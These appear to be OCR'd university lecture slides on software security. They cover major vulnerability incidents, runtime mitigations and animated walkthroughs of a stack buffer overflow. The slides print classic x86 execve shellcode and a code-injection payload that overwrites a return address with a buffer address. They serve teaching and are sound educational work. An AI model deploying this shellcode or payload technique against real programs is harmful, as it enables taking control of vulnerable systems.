SWE2001: System Program

Lecture 0x0B: Software Security

Systems Security Lab @ SKKU

Software Attacks and Defenses

Software Security: Eternal War in Memory





Fig. 1. General timeline

Today’s Software

- Today’s software are <u>huge</u>
- Google Chrome Browser >= 6.7 MLOC
- Android Operating System >= 12~15 MLOC
- Mac OS X 10.4 >= 86MLOC
- Linux Kernel >= 20 MLOC

Today’s Software

Today’s software are super <u>complex</u>



What Could go Wrong?

Large-Scale Security incidents

HeartBleed (2014) : OpenSSL's buffer over-read vulnerability allowed attackers to read server's in-memory TLS protocol secrets (e.g., private key)


ShellShock (2014) : bash shell's bug allowed attackers to execute arbitrary command via web

WannaCry (2017) : Ransomware : Windows {XP,7,10} file sharing (SMB) allows remote attackers to inject ransomware (400,000 infected)

0-Day Exploits refers to freshly discovered of which the targeted software has not been patched

0-Day Exploits are expensive

Security Vulnerabilities == $$$





ANALYSIS

U.S. government is 'biggest buyer' of zero-day vulnerabilities, report claims


Software Bugs

- Mistakes and Loopholes in Software
- Make your program perform erroneous operations
- Probabilistically it will “crash”, it will hit an instruction that cannot be successfully performed
  - e.g., segmentation fault (memory access err)
  - Invalid opcode (code jumped to a random spot)



Software Exploitation

- Software Exploitation
- Can you maliciously trigger the bug and control the program behavior afterwards? → YES (Not always)
- It is called Software Exploitation
- When the bug is Exploitable it is a Vulnerability




Runtime Software Attack Mitigations

- **Assumption**: the program may have exploitable bugs
- **Goal**: make exploitation infeasible or very difficult
- Runtime software defense leverage OS, compiler, runtime software to render attacks more difficult

Runtime Software Attack Mitigations

- Modern computer systems have multiple layers of attack mitigations in place
  - DEP
  - ASLR
  - Canaries
  - ETC...
- Many of these defense mechanisms are enforced by default

Eternal War in Memory




Stack Buffer Overflow

Code

```
foo ():
     ...
-->  call bar()
     ...
bar ():
     push ebp
     mov  ebp,esp
     sub  esp,0x20
     ...
     gets(buf)
     ...
     mov  esp, ebp
     pop  ebp
     ret
```

Stack



Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
—>  push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

%ESP —> Ret Addr

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
—>  mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
--> sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```


Stack

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
--> sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack




Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack





```
Enter your input:
```

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack




```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

%ESP --> \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61
%EBP --> \x61\x61\x61\x61
\x61\x61\x61\x61

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
--> pop  ebp
    ret
```

Stack

\x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61 \x61\x61\x61\x61
%ESP --> %EBP --> \x61\x61\x61\x61
\x61\x61\x61\x61

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow

%EBP = 0x61616161 —> ????????

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
—>  ret
```

Stack

```
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
%ESP —> \x61\x61\x61\x61
\x61\x61\x61\x61
```

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow

%EBP = 0x61616161 —> ????????

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret

—>  0x61616161: ????????????
```

Stack

```
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61

\x61\x61\x61\x61

%ESP —> \x61\x61\x61\x61
```

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack-based Code Injection Attack

- How do we take advantage of what just happened and control program state to our favor?
- What do we want that exploited program to do?

Stack-based Code Injection Attack

- The great grandfather of stack-based software attacks
- Injects *shellcode* directly into the stack and executes it
  - Shellcode is minimal code that executes shell (e..g, /bin/sh)

Stack-based Code Injection Attack

- Shellcode: Code injected in attacks
  - The name shellcode comes from the fact that the most common injected code is to execute "/bin/sh"

```
xor     %eax,%eax
push    %eax          // NULL
push    $0x68732f2f // "hs//"
push    $0x6e69622f // "nib/" → "/bin//sh"
mov     %esp,%ebx
push    %eax
push    %ebx          // char*
mov     %esp,%ecx     //
mov     $0xb,%al      // syscall # of execve
int     $0x80         // syscall(execve, "/bin//sh", 0, 0);
```

Stack-based Code Injection Attack

```
xor     %eax,%eax
push    %eax            // NULL
push    $0x68732f2f // "hs//"
push    $0x6e69622f // "nib/" → "/bin//sh"
mov     %esp,%ebx
push    %eax
push    %ebx            // char*
mov     %esp,%ecx       //
mov     $0xb,%al        // syscall # of execve
int     $0x80           // syscall(execve, "/bin//sh", 0, 0);
```


```
char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Stack-based Code Injection Attack

Code

```
foo ():
     ...
     call bar()
     ...
bar ():
     push ebp
     mov  ebp,esp
     sub  esp,0x20
     ...
-->  gets(buf)
     ...
     mov  esp, ebp
     pop  ebp
     ret
```

Stack




```
Enter your input:
```

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

%ESP –> \x31\xc0\x50\x68 \x2f\x2f\x73\x68 \x68\x2f\x62\x69 \x6e\x89\xe3\x50 \x53\x89\xe1\xb0 \x0b\xcd\x80
%EBP –> Foo's ebp
Ret Addr

```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

\x31\xc0\x50\x68 \x2f\x2f\x73\x68 \x68\x2f\x62\x69 \x6e\x89\xe3\x50 \x53\x89\xe1\xb0 \x0b\xcd\x80
Foo's ebp
Ret Addr

%ESP —>

%EBP —>

<— &buf[0]
=0x565561c9

```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

Systems Security Lab

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

\x31\xc0\x50\x68 \x2f\x2f\x73\x68 \x68\x2f\x62\x69 \x6e\x89\xe3\x50 \x53\x89\xe1\xb0 \x0b\xcd\x80
Foo’s ebp
Ret Addr

%ESP –>

<– &buf[0] =0x565561c9

%EBP –>

```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xc9\x61\x55\x56
```

NOPSled


- nop (\x90)
  - Stands for No-Operation
  - Does nothing
  - Can be used to fill the space in our attack payload
- Side question: Why does it exist?
  - To fill space
  - e.g., It can be used to fill gaps when you want to align your code/data to the cache line

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
—> ret
```

Stack



